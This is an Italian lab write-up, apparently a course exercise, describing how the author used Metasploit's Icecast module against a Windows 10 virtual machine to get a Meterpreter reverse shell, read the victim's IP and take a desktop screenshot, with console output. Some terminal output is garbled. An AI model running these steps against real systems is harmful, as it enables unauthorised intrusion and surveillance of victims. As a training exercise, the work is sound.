Exploit di Icecast su Windows 10

Objettivo:

Ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione, si dovrà:


- Vedere l'indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Sono partito con l'avvio di *msfconsole*:

```
Metasploit tip: Use help <command> to learn more about any command
                       .nmmmmmmmmmmmddds\...//m\\.../naddmmmmmmmno
:Nm-/NMMMMMMMMMMMMM$$NMMMMB&BMMMMMMMMMMMMM
.sm/`-yMMMMMMMMMM$$MMMMN&BMMMMMMMMMMMMMM
-Nd` :MMMMMMMMMM$$MMMMN&BMMMMMMMMMMMMM
-Nh` .yMMMMMMMMM$$MMMMN&BMMMMMMMMMMMMM
.sNd :MMMMMMMMM$$MMMMN&BMMMMMMMMMMMM
-mh` :MMMMMMMMM$$MMMMN&BMMMMMMMMMMMMM
`:``-0++++0000+:/00000+:+0+++
   `oo/``-hd:
    .yNmMMh//+syysso-
   .shmmmm//dmnmmmmmmmmmms`
   ///omh//dMMMMMMMMMMMMMN/:::::/
       /MMMMMMMMMMMMMMd.
       -hMMmssddd+:dMMmNMMh.
       ?sMMmo.ploi-dMd--:mN/
 ....../yddy/: :l.r+hmo- :::hdd:odoro....l?.:\\=v⇒/.....
              =||Session:oneddiedmofadysentery:/|=
Press SPACE BAR to continue
    =[tmetasploit v6.4.38-dev
   --=[ 2467 exploits - 1270 auxiliary - 431 post
--=[ 1478 payloads - 49 encoders - 13 nops
    -=[ 9 evasion
```

Dopodiché ho cercato il modulo per l'exploit richiesto, cioè *ICECAST*, con il comando 'search icecast' e ho scelto il modulo 0 con il comando 'use 0'.

Con 'options' ho controllato la configurazione e ho visto che mancava solo RHOST, visto che mi dava di default il payload di meterpreter di windows con reverse_tcp, LHOST e LPORT già configurate, ho dovuto settare solo RHOST con 'set RHOST' dando l'IP della macchina target:



Ho controllato la configurazione modificata e prima di avviare l'exploit con '*run*' ho aperto su windows ICECAST

Mi ha aperto la sessione con meterpreter e quindi con '*ipconfig*' ho scoperto l'IP della macchina target:

```
Interface 5
=---------
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:1a:4b:92
MTU : 1500
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b02e:e0b0:6720:dc1e
IPv6 Netmask : ffff:ffff:ffff:
```

Mentre con 'screenshot' mi ha scattato un'istantanea del desktop della macchina target e la salva in home/kali:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TCJDuVYL.jpeg
meterpreter >
```

Infine, su un terminale nuovo, con il comando 'xdg-open /home/kali/<Nome_file.jpeg>' ho controllato lo screenshot.

```
File Actions Edit View Help

(kali® kali)-[~]

$ exdg-open /home/kali/TCJDuVYL.jpeg face 1

Hardware MAC : 00:00:00:00:00

(kali® kali)-[~]

1Pv4 Netmask : 255.0.0.0

1Pv6 Address : ::1
```

